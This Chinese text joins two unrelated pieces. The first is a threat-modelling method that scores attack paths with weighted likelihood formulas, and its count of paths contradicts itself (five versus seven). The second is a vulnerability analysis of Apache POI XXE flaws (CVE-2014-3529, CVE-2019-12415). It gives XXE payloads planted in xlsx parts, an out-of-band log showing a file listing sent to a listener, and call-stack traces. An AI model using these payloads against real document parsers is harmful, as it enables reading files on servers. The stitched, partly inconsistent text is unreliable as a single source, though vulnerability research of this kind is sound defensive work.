安全测评要素关系图中，圆角方框代表安全测评的基本要素，直角方框为安全测评的关联要素，整个安全测评围绕着破坏场景展开。 各要素之间关系说明如下： a) 人为威胁通过IT资源入口，接触功能点、信息点以及IT资源环境实体， b) 功能点、信息点以及IT环境资源实体存在脆弱性及控制缺陷； c) 人为威胁利用脆弱性及控制缺陷形成破坏路径； d) 破坏路径造成功能点与信息点的破坏导致破坏场景发生； e) 控制措施可以减少脆弱性和IT资源环境实体进行加固，也可以阻断威胁，从而阻断破坏路径，以预防破坏场景的发生； f) 在现有控制措施的作用下，仍然还会发生的破坏场景视为剩余破坏场景，这些剩余破坏场景的存在是由于当前控制措施的不充分导致的； g) 综合考虑剩余破坏场景的控制有效性，形成安全需求和安全建议； h) 将剩余破坏场景输出给风险管理部门进行业务风险事件分析和定损。

3.分析方法

3.1.破坏场景分析

本文以破坏数分析案例说明破坏场景分析方法，下图构建了针对窃取互联网业务系统非常简单的破坏树，该破坏树显示了攻击者如何从Internet，通过代码脆弱性以获得业务系统数据；通过破坏数据库以获取业务系统数据。 注：“利用代码脆弱性获取数据”不仅限于SQL注入攻击场景，“获

得Oracle数据库权限"攻击场景不限于A5、A6。需形成攻击场景库与漏洞库，不需要在图中全部展示。




图3 破坏树是从攻击者角度构建一组可能的攻击集合，这些攻击将实现树的根节点（总体目标）。攻击场景表示集合的特定成员。也就是说，攻击场景由攻击者为实现根目标而执行的特定活动（由叶节点表示）组成。当然，这些叶级攻击会产生通向根目标的路径上的中间节点。注：中间节点不是攻击场景的一部分，为了分析攻击如何发生，需要在图形显示出来。

其中，图标表示与节点，要达到该节点，此节点下的分支必须全部完成。一般情况下不考虑和的顺序，如果顺序对于实现与节点很重要，那么分支节点就按照从左到右的步骤顺序排序即可。

图标表示或节点，表示此节点下的分支只要有一个完成即可。

图标表示攻击场景，表示攻击者可执行的活动。

3.2. 破坏路径分析

通过图3分析，攻击者实现窃取系统数据共5条路径，路径表达公式如下：

共计7条。

这5条路径包括：

$$A1 \times \begin{bmatrix} A5 \\ A6 \end{bmatrix},\ [A2 \times A3 \times A4] \times \begin{bmatrix} A5 \\ A6 \end{bmatrix},\ \mathrm{A7}$$

这 5 条路径包括： $A1 \times A5$, $A1 \times A6$, $A2 \times A3 \times A4 \times A5$, $A2 \times A3 \times A4 \times A6$, $A7$。

4. 评价方法

4.1.攻击场景评价指标

4.1.1.攻击成本（Cost）

攻击者执行该攻击场景需要消耗的金钱、人力、时间等成本总和，攻击者消耗的成本越多。

表4-1：攻击成本赋值指标样例

赋值	赋值指标
5	需要消耗30天以上的时间； 需要花费10万以上的资金采购攻击工具或委托专家级技术人员持续性挖掘目标的脆弱性。
4	需要消耗15天以上的时间； 需要花费5-10万的资金采购攻击工具或委托高级技术人员持续性挖掘目标的脆弱性。
3	需要消耗7天以上的时间； 需要花费2-5万的资金采购攻击工具或委托高级技术人员利用目标的脆弱性。
2	需要消耗2天以内的时间； 需要花费1-2万的资金采购攻击工具或委托中级技术人员利用目标的脆弱性。
1	需要消耗1天以内的时间； 需要花费1万以内的资金。

4.1.2.攻击难度（AttackDifficulty）

执行该攻击场景，攻击者需具备的技术能力。

表2：攻击难度赋值指标样例

赋值	赋值指标
5	不存在已知漏洞，需要研究0day漏洞。
4	存在已知漏洞，利用难度大，需要精通技术、工具、方法，并根据实际需要运用已有的或创建新的攻击方法方能利用。
3	存在已知漏洞，了解技术、工具、方法，在特定领域内需创建新的攻击方法即可利用。
2	存在已知漏洞，能够复制并使用现有的攻击技术即可利用。
1	存在已知漏洞，具有简单的攻击知识，无需经过专业训练即可利用。

4.1.3.被发现的可能性（Detection）

攻击者执行该攻击被防御者发现，导致攻击行为被阻断、被追踪发现，攻击者可能承担法律风险。


表3：攻击难度赋值指标样例

赋值	说明
1	攻击行为一直未被发现。很难追踪溯源，不用承担法律风险。
2	攻击行为在60分钟以后才被发现。追踪溯源相对较难，可能承担法律风险
3	攻击行为在30-60分钟内被发现并阻断。较容易被抓捕，会承担法律风险。
4	攻击行为在5-10分钟内被发现并阻断。容易被追踪，会承担法律风险。
5	攻击行为5分钟以内就被防御者发现阻断，现场被抓捕，会承担法律风险。

4.2.破坏路径计算方法

4.2.1.攻击场景发生的可能性

攻击者执行该活动，攻击成本越高，攻击的意愿越低，下图显示攻击成本对攻击者执行攻击场景的



影响程度。

用函数F_C表示，计算公式如下：

$$F_C = \frac{1}{C}$$

同理：

$$F_{Ad} = \frac{1}{Ad}$$

$$F_D = \frac{1}{D}$$

 另外，不同的类型的攻击者发起动机的意愿不一样，其中外包人员或临时项目人员如果想发起破坏，重点会考虑实施攻击是否会被防御者发现，导致其承担法律风险。计算方法需考虑攻击成本、攻击难度、被发现的可能性的对不同类型的攻击者影响程度。

威胁类型	攻击成本权重 	攻击难度权重 	被发现的可能性权重
组织型攻击者/团队	0.2	0.6	0.2
内部恶意人员/外包人员/临时项目人员	0.2	0.2	0.6
一般攻击者/竞争对手	0.4	0.3	0.3

通过加权平均法计算攻击场景发生的可能性，计算公式为：

$$P_{AN} = W_C \times F_C + W_{Ad} \times F_{Ad} + W_D \times F_D$$

或

$$P_{AN} = \frac{W_C}{C} + \frac{W_{Ad}}{Ad} + \frac{W_D}{D} \quad (W_C + W_{Ad} + W_D = 1)\ (N = 1,2,3 \ldots, n)$$

P_{AN}表示每个攻击场景发生的可能性值；

W_C表示攻击成本权值

4.2.2.破坏路径发生的可能性

破坏路径发生的可能性计算公式为：

$$S_p = \prod P_{AN}$$,(为破坏路径各攻击场景之乘积)

表：破坏路径发生可能性值区间

级别	破坏路径发生的可能性值区域
高	[0.7 ,1]
中	[0.35 , 0.7)
低	[0 ,0.35)

5.附录：计算演示

计算图3一般攻击者/竞争对手攻击互联网业务系统导致数据泄露的破坏路径发生的可能性。
首先对每个攻击场景进行赋值，根据计算方法计算每个攻击场景发生的可能性。

攻击场景	攻击成本	攻击难度	被发现的可能性	攻击场景发生的可能性
A1：从互联网访问数据库端口	1	1	2	0.85
A2：进入办公室	1	5	5	0.52
A3：接入网线	1	1	5	0.76
A4：通过 DHCP 获取 IP 地址	1	1	2	0.85
A5：弱口令攻击	1	1	2	0.85
A6：通过'TNS Listener'远程数据投毒漏洞进行 TNS 劫持	2	4	2	0.425
A7：SQL 注入攻击	1	2	2	0.7

然后，根据计算方法计算破坏路径发生的可能性，如下表所示：

破坏场景	破坏路径	（攻击场景组合）	发生的可能性值	级别
数据泄露：窃取互联网业务系统数据	S1	$A1 \times A5$	0.7225	高
	S2	$A1 \times A6$	0.36125	中
	S3	$A2 \times A3 \times A4 \times A5$	0.285532	低
	S4	$A2 \times A3 \times A4 \times A6$	0.142766	低
	S5	$A7$	0.7	高

通过计算结果可知：

S1、S5发生的可能性为高，采取的安全措施建议如下所示：

预防性控制措施：例如关闭数据库端口、防止数据库弱口令、修复SQL注入漏洞或引入SDL安全开发。

借助安全运营平台加强检测和响应，如定期基线检查、漏洞检查，确定监测指标进行实时监控。借助平台进行实时的安全分析，发现并阻断攻击行为。

6.附录：术语及定义

I 功能点

信息系统中提供给系统用户使用，且能独立完成某个业务环节中的事务或数据的逻辑处理单元，其物理实体是代码集。

I 信息点

通过功能点输入、处理、输出、传输、存储的数据，其物理实体是数据集。

I IT资源环境实体

功能点、信息点计算、传输、存储状态所依赖的IT资源实体，包括有基础架构软件和硬件。

I 基础架构软件

运行在物理设备/组件之上，支持代码集和数据集计算、传输、存储的软件资源。

I 基础架构硬件

用于支持代码集和数据集计算、传输、存储的物理设备/组件。

I 人为威胁

具有破坏意图和能力的人或组织。

I 破坏场景

人为威胁利用脆弱性对信息系统进行破坏，造成系统功能点失效、功能点非法使用、功能点篡改或信息点损毁、信息点泄露或信息点篡改的事件，是人为威胁进行破坏的最终目的。

I 破坏树

为分析破坏场景的成因而建立的一种倒树状的逻辑因果关系图。其根节点是破坏场景。

I 破坏路径

攻击场景的集合，由1个或多个攻击场景组成。

I 攻击场景

攻击者可执行的活动或漏洞利用过程的最小集合。

Apache-Poi-XXE-Analysis

0x01 概述

apache poi 这个组件实际上在 java 应用中蛮常见的，这个组件主要用在 word 文档或者 excel 文件导入的业务场景下使用。众所周知，这些文档实际上也是一个类似压缩包一类的存在，所以今天就看看这个东西。

0x02 漏洞分析

CVE-2014-3529

> apache poi 在3.10.1之前存在XXE漏洞

漏洞场景搭建

测试代码

```
import org.apache.poi.EncryptedDocumentException;
import org.apache.poi.openxml4j.exceptions.InvalidFormatException;
import org.apache.poi.ss.usermodel.Sheet;
import org.apache.poi.ss.usermodel.Workbook;

import org.apache.poi.ss.usermodel.WorkbookFactory;

import java.io.FileInputStream;
import java.io.IOException;

public class CVE20143529 {
    public static void main(String[] args) throws IOException, EncryptedDocument
        Workbook wb1 = WorkbookFactory.create(new FileInputStream("test.xlsx"));
        Sheet sheet = wb1.getSheetAt(0);
        System.out.println(sheet.getLastRowNum());
    }
}
```

```
//pom.xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apac
    <modelVersion>4.0.0</modelVersion>

    <groupId>com.apache.poi</groupId>
    <artifactId>xxe</artifactId>
    <version>1.0-SNAPSHOT</version>
    <dependencies>
        <dependency>
            <groupId>org.apache.poi</groupId>
            <artifactId>poi-ooxml</artifactId>
            <version>3.10-FINAL</version>
        </dependency>
    </dependencies>


</project>
```

漏洞复现

修改 **excel** 文件中的 **[Content_Types].xml** 、 **/xl/workbook.xml** 、 **/xl/worksheets/shee1.xml** 中均可添加 **xxepayload** 触发漏洞，我选择在 **[Content_Types].xml** 文件中添加。

名称	压缩前	压缩后	类型	修改日期
.. (上级目录)			文件夹	
_rels			文件夹	
docProps			文件夹	
xl			文件夹	
[Content_Types].xml	1.1 KB	1 KB	XML 文档	2019-12-13 10:32

[Content_Types].xml - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE xmlrootname [<!ENTITY % aaa SYSTEM "http://127.0.0.1:8080/ext.dtd">%aaa;%ccc
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Default E:
```

```
127.0.0.1 - - [13/Dec/2019 10:35:16] "GET /ext.dtd HTTP/1.1" 200 -
info: FTP: recvd 'USER fakeuser'
info: FTP: recvd 'PASS .BBE72B41371180178E084EEAF106AED4F350939DB95D3516864A1CC
2E7AE82F
.keystone_install_lock
.s.PGSQL.5433
.s.PGSQL.5433.lock
adobegc.log
AlTest1.err
AlTest1.out
com.apple.launchd.qeMSjMqcfb
com.sangfor.ca.sha
com.sangfor.lockcert
com.sangfor.lockecagent
com.sogou.inputmethod
devio_semaphore_devio_0xb01e
iNode
mounter-log.log
powerlog
sangfor.ec.rundata
stop_easyconnect.sh
SurgeHelper.log
vmware-l1nk3r
yjp201709051529.jar'
```

漏洞分析

选择在 `WorkbookFactory.create` 处下一个断点，一步步跟入，来到了 **OPCPackage** 这个类中。

```
public static OPCPackage open(InputStream in) throws InvalidFormatException,
    OPCPackage pack = new ZipPackage(in, PackageAccess.READ_WRITE);
    if (pack.partList == null) {
        pack.getParts();
    }

    return pack;
}
```

在这个累里，首先new了一个 **ZipPackage** 类来解析输入，跟进来很明显是个处理 **zip** 这类型压缩包的东西。

```
ZipPackage(InputStream in, PackageAccess access) throws IOException {
    super(access);
    this.zipArchive = new ZipInputStreamZipEntrySource(new ZipInputStream(ir
}
```

继续往下走，看到了一个if里面调用了 `pack.getParts();` 方法，跟进 **getParts** 。

```java
public ArrayList<PackagePart> getParts() throws InvalidFormatException {
    this.throwExceptionIfWriteOnly();
    if (this.partList == null) {
        boolean hasCorePropertiesPart = false;
        boolean needCorePropertiesPart = true;
        PackagePart[] parts = this.getPartsImpl();
```

这里不知道漏洞触发点在哪，自然就一步步跟了，首先看到了一个 this.getPartsImpl() ，跟进这个方法，在这个方法里面看到了一个很眼熟的东西，我们刚刚是在 **[Content_Types].xml** 文件中添加的payload，这里出现了这个文件。

```java
protected PackagePart[] getPartsImpl() throws InvalidFormatException {
    if (this.partList == null) {
        this.partList = new PackagePartCollection();
    }

    if (this.zipArchive == null) {
        return (PackagePart[])this.partList.values().toArray(new PackagePart[this.partList.values().size()]);
    } else {
        Enumeration entries = this.zipArchive.getEntries();  entries: ZipInputStreamZipEntrySource$EntryEnumerator@573  zipArchive: ZipInputStreamZipEntrySource@560

        ZipEntry entry;  entry: "[Content_Types].xml"
        while(entries.hasMoreElements()) {
            entry = (ZipEntry)entries.nextElement();  entries: ZipInputStreamZipEntrySource$EntryEnumerator@573
            if (entry.getName().equalsIgnoreCase( anotherString: "[Content_Types].xml")) {
                try {
                    this.contentTypeManager = new ZipContentTypeManager(this.getZipArchive().getInputStream(entry), pkg: this);  entry: "[Content_Types].xml"
                    break;
                } catch (IOException var8) {
                    throw new InvalidFormatException(var8.getMessage());
                }
            }
        }
```

继续跟进 **ZipContentTypeManager** 这个类，跟进之后才发现，它调用的是它的父类 **ContentTypeManager** 来进行处理。

```java
public ZipContentTypeManager(InputStream in, OPCPackage pkg) throws InvalidF
    super(in, pkg);
}
```

跟进 **ContentTypeManager** ,下图中 **parseContentTypesFile** 处理了我们的输入。

```java
public ContentTypeManager(InputStream in, OPCPackage pkg) throws InvalidFormatException {  in: ByteArrayInputStream@579  pkg: ZipPackage@559
    this.container = pkg;  container: ZipPackage@559  pkg: ZipPackage@559
    this.defaultContentType = new TreeMap();  defaultContentType:  size = 0
    if (in != null) {
        try {
            this.parseContentTypesFile(in);  in: ByteArrayInputStream@579
        } catch (InvalidFormatException var4) {
            throw new InvalidFormatException("Can't read content types part !");
        }
    }

}
```

跟进 **parseContentTypesFile** 终于找到了XXE的触发点。

```java
private void parseContentTypesFile(InputStream in) throws InvalidFormatException {  in: ByteArrayInputStream@579
    try {
        SAXReader xmlReader = new SAXReader();  xmlReader: SAXReader@582
        Document xmlContentTypetDoc = xmlReader.read(in);  xmlReader: SAXReader@582  in: ByteArrayInputStream@579
        List defaultTypes = xmlContentTypetDoc.getRootElement().elements( s: "Default");
        Iterator elementIteratorDefault = defaultTypes.iterator();
```

贴一个调用栈

```
parseContentTypesFile:377, ContentTypeManager (org.apache.poi.openxml4j.opc.inte
<init>:105, ContentTypeManager (org.apache.poi.openxml4j.opc.internal)
<init>:56, ZipContentTypeManager (org.apache.poi.openxml4j.opc.internal)
getPartsImpl:188, ZipPackage (org.apache.poi.openxml4j.opc)
getParts:665, OPCPackage (org.apache.poi.openxml4j.opc)
open:274, OPCPackage (org.apache.poi.openxml4j.opc)
create:79, WorkbookFactory (org.apache.poi.ss.usermodel)
main:12, CVE20143529
```

漏洞修复

可以看到修复方式将 **xmlReader.read(in)** 变成了 **SAXHelper.readSAXDocument(in)**

```
    private void parseContentTypesFile(InputStream in) throws InvalidFormatExcep
        try {
            Document xmlContentTypetDoc = SAXHelper.readSAXDocument(in);
```

然后在 **org.apache.poi.util.SAXHelper** 中做了一些 **xxe** 的限制。

CVE-2019-12415

> In Apache POI up to 4.1.0, when using the tool XSSFExportToXml to convert user-provided Microsoft Excel documents, a specially crafted document can allow an attacker to read files from the local filesystem or from internal network resources via XML External Entity (XXE) Processing.

漏洞场景搭建

测试代码：

```
import org.apache.poi.EncryptedDocumentException;
import org.apache.poi.openxml4j.exceptions.InvalidFormatException;
import org.apache.poi.xssf.extractor.XSSFExportToXml;
import org.apache.poi.xssf.usermodel.XSSFMap;
import org.apache.poi.xssf.usermodel.XSSFWorkbook;
import org.xml.sax.SAXException;


import javax.xml.transform.TransformerException;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;

public class PoiXxe {
    public static void main(String[] args) throws IOException, EncryptedDocument
        XSSFWorkbook wb = new XSSFWorkbook(new FileInputStream(new File("/Users/

        for (XSSFMap map : wb.getCustomXMLMappings()) {
            XSSFExportToXml exporter = new XSSFExportToXml(map); // 使用 XSSFExpo
            exporter.exportToXML(System.out, true);//第一个参数是输出流无所谓，第二个
        }
    }
}
```

```
//pom.xml
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apac
    <modelVersion>4.0.0</modelVersion>

    <groupId>com.apache.poi</groupId>
    <artifactId>xxe</artifactId>
    <version>1.0-SNAPSHOT</version>
    <dependencies>
        <dependency>
            <groupId>org.apache.poi</groupId>
            <artifactId>poi-ooxml</artifactId>
            <version>4.1.0</version>
        </dependency>
    </dependencies>
</project>
```

漏洞复现

下载这个excel文件，在 `CustomXMLMappings/xl/xmlMaps.xml` 文件中增加下面这个代码

```
<xsd:redefine schemaLocation="http://127.0.0.1:8080/"></xsd:redefine>
```

```
public class PoiXxe {
    public static void main(String[] args) throws IOException, EncryptedDocumentException, InvalidFormatException, TransformerException, SAXException {
        XSSFWorkbook wb = new XSSFWorkbook(new FileInputStream(new File( pathname: "/Users/l1nk3r/Desktop/CustomXMLMappings.xlsx")));

        for (XSSFMap map : wb.getCustomXMLMappings()) {
            XSSFExportToXml exporter = new XSSFExportToXml(map); // 使用 XSSFExportToXml 将 xlsx 转成 xml
            exporter.exportToXML(System.out,  validate: true);//第一个参数是输出流无所谓，第二个参数要为 true
        }
    }
}
```

```
python -m SimpleHTTPServer 8080 (Python)
Last login: Fri Dec 13 12:14:11 on console
You have new mail.
# l1nk3r@l1nk3r.local: ~                                  (14:08:44)
ζ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
127.0.0.1 - - [13/Dec/2019 14:10:51] code 404, message File not found
127.0.0.1 - - [13/Dec/2019 14:10:51] "GET /ext.dtd HTTP/1.1" 404 -
```

worksheets			文件夹	
sharedStrings.xml	1 KB	1 KB	XML 文档	1980-01-01 00:00
styles.xml	1 KB	1 KB	XML 文档	1980-01-01 00:00
workbook.xml	1 KB	1 KB	XML 文档	1980-01-01 00:00
xmlMaps.xml	1.0 KB	1 KB	XML 文档	2019-12-12 17:13

```
xmlMaps.xml - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<MapInfo xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" SelectionNam
    <xsd:redefine schemaLocation="http://127.0.0.1:8080/ext.dtd"></
```

漏洞分析

调用栈太繁琐了，只列几个关键点，程序进行到 **XSDHandler#constructTrees** 这个方法的时候，抓出来我们poc中的外带地址。

```
if(localName.equals(SchemaSymbols.ELT_REDEFINE)) {  localName: "redefine"
    mustResolve = nonAnnotationContent(child);
    refType = XSDDescription.CONTEXT_REDEFINE;
}
fSchemaGrammarDescription.reset();
fSchemaGrammarDescription.setContextType(refType);
fSchemaGrammarDescription.setBaseSystemId(doc2SystemId(schemaRoot));  schemaRoot: Xobj$ElementXobj@1837
fSchemaGrammarDescription.setLocationHints(new String[]{schemaHint});  schemaHint: "http://127.0.0.1:8080/ext.dtd"
fSchemaGrammarDescription.setTargetNamespace(callerTNS);  callerTNS: null
```

下一步在 **XSDHandler#resolveSchema** 中，把外带地址交给了 **getSchemaDocument** 处理。

```
private Element resolveSchema(XMLInputSource schemaSource, XSDDescription desc,  schemaSource: XMLInputSource@1913  desc: ":http://127.0.0.1:8080/ext.dtd:http://12
        boolean mustResolve, Element referElement) {  mustResolve: false  referElement: Xobj$ElementXobj@1909

    if (schemaSource instanceof DOMInputSource) {
        return getSchemaDocument(desc.getTargetNamespace(), (DOMInputSource) schemaSource, mustResolve, desc.getContextType(), referElement);
    } // DOMInputSource
    else if (schemaSource instanceof SAXInputSource) {
        return getSchemaDocument(desc.getTargetNamespace(), (SAXInputSource) schemaSource, mustResolve, desc.getContextType(), referElement);
    } // SAXInputSource
    else if (schemaSource instanceof StAXInputSource) {
        return getSchemaDocument(desc.getTargetNamespace(), (StAXInputSource) schemaSource, mustResolve, desc.getContextType(), referElement);
    } // StAXInputSource
    else if (schemaSource instanceof XSInputSource) {
        return getSchemaDocument((XSInputSource) schemaSource, desc);
    } // XSInputSource
    return getSchemaDocument(desc.getTargetNamespace(), schemaSource, mustResolve, desc.getContextType(), referElement);  desc: ":http://127.0.0.1:8080/ext.dtd:htt
}
```

最后代码继续往下走，在 **XMLEntityManager#setupCurrentEntity** 找到了http的请求发起，所以想知道一个XXE漏洞的调用栈，绝大多数情况下，你可以选择在JDK自身的 **XMLEntityManager#setupCurrentEntity** 中HTTP请求下个断点，然后利用OOB方式利用，很多找到触发过程的调用栈。

```
String setupCurrentEntity(String name, XMLInputSource xmlInputSource,    name: "[xml]"   xmlInputSource: XMLInputSource@1913
        boolean literal, boolean isExternal)   literal: false   isExternal: true
        throws IOException, XNIException {
    // get information

    String publicId = xmlInputSource.getPublicId();   publicId: null
    String literalSystemId = xmlInputSource.getSystemId();   literalSystemId: "http://127.0.0.1:8080/ext.dtd"
    String baseSystemId = xmlInputSource.getBaseSystemId();   baseSystemId: "http://127.0.0.1:8080/ext.dtd"
    String encoding = xmlInputSource.getEncoding();   encoding: null
    final boolean encodingExternallySpecified = (encoding != null);   encodingExternallySpecified: false   encoding: null
    Boolean isBigEndian = null;   isBigEndian: null

    // create reader
    InputStream stream = null;   stream: null
    Reader reader = xmlInputSource.getCharacterStream();   reader: null

    // first chance checking strict URI
    String expandedSystemId = expandSystemId(literalSystemId, baseSystemId, fStrictURI);   expandedSystemId: "http://127.0.0.1:8080/ext.dtd"   literalSystemId: "http:
    if (baseSystemId == null) {
        baseSystemId = expandedSystemId;   baseSystemId: "http://127.0.0.1:8080/ext.dtd"
    }
    if (reader == null) {   reader: null
        stream = xmlInputSource.getByteStream();   xmlInputSource: XMLInputSource@1913
        if (stream == null) {   stream: null
            URL location = new URL(expandedSystemId)   expandedSystemId: "http://127.0.0.1:8080/ext.dtd"
            URLConnection connect = location.openConnection();
            if (!(connect instanceof HttpURLConnection)) {
                stream = connect.getInputStream();
            }
```

```
setupCurrentEntity:619, XMLEntityManager (com.sun.org.apache.xerces.internal.imp
determineDocVersion:189, XMLVersionDetector (com.sun.org.apache.xerces.internal.
parse:582, SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)
parse:685, SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)
parse:530, SchemaDOMParser (com.sun.org.apache.xerces.internal.impl.xs.opti)
getSchemaDocument:2175, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.t
resolveSchema:2096, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.trave
constructTrees:1100, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.trav
parseSchema:620, XSDHandler (com.sun.org.apache.xerces.internal.impl.xs.traverse
loadSchema:617, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
loadGrammar:575, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
loadGrammar:541, XMLSchemaLoader (com.sun.org.apache.xerces.internal.impl.xs)
newSchema:255, XMLSchemaFactory (com.sun.org.apache.xerces.internal.jaxp.validat
newSchema:638, SchemaFactory (javax.xml.validation)
isValid:249, XSSFExportToXml (org.apache.poi.xssf.extractor)
exportToXML:211, XSSFExportToXml (org.apache.poi.xssf.extractor)
exportToXML:105, XSSFExportToXml (org.apache.poi.xssf.extractor)
main:20, PoiXxe
```


漏洞修复

修复的方式增加了一行。

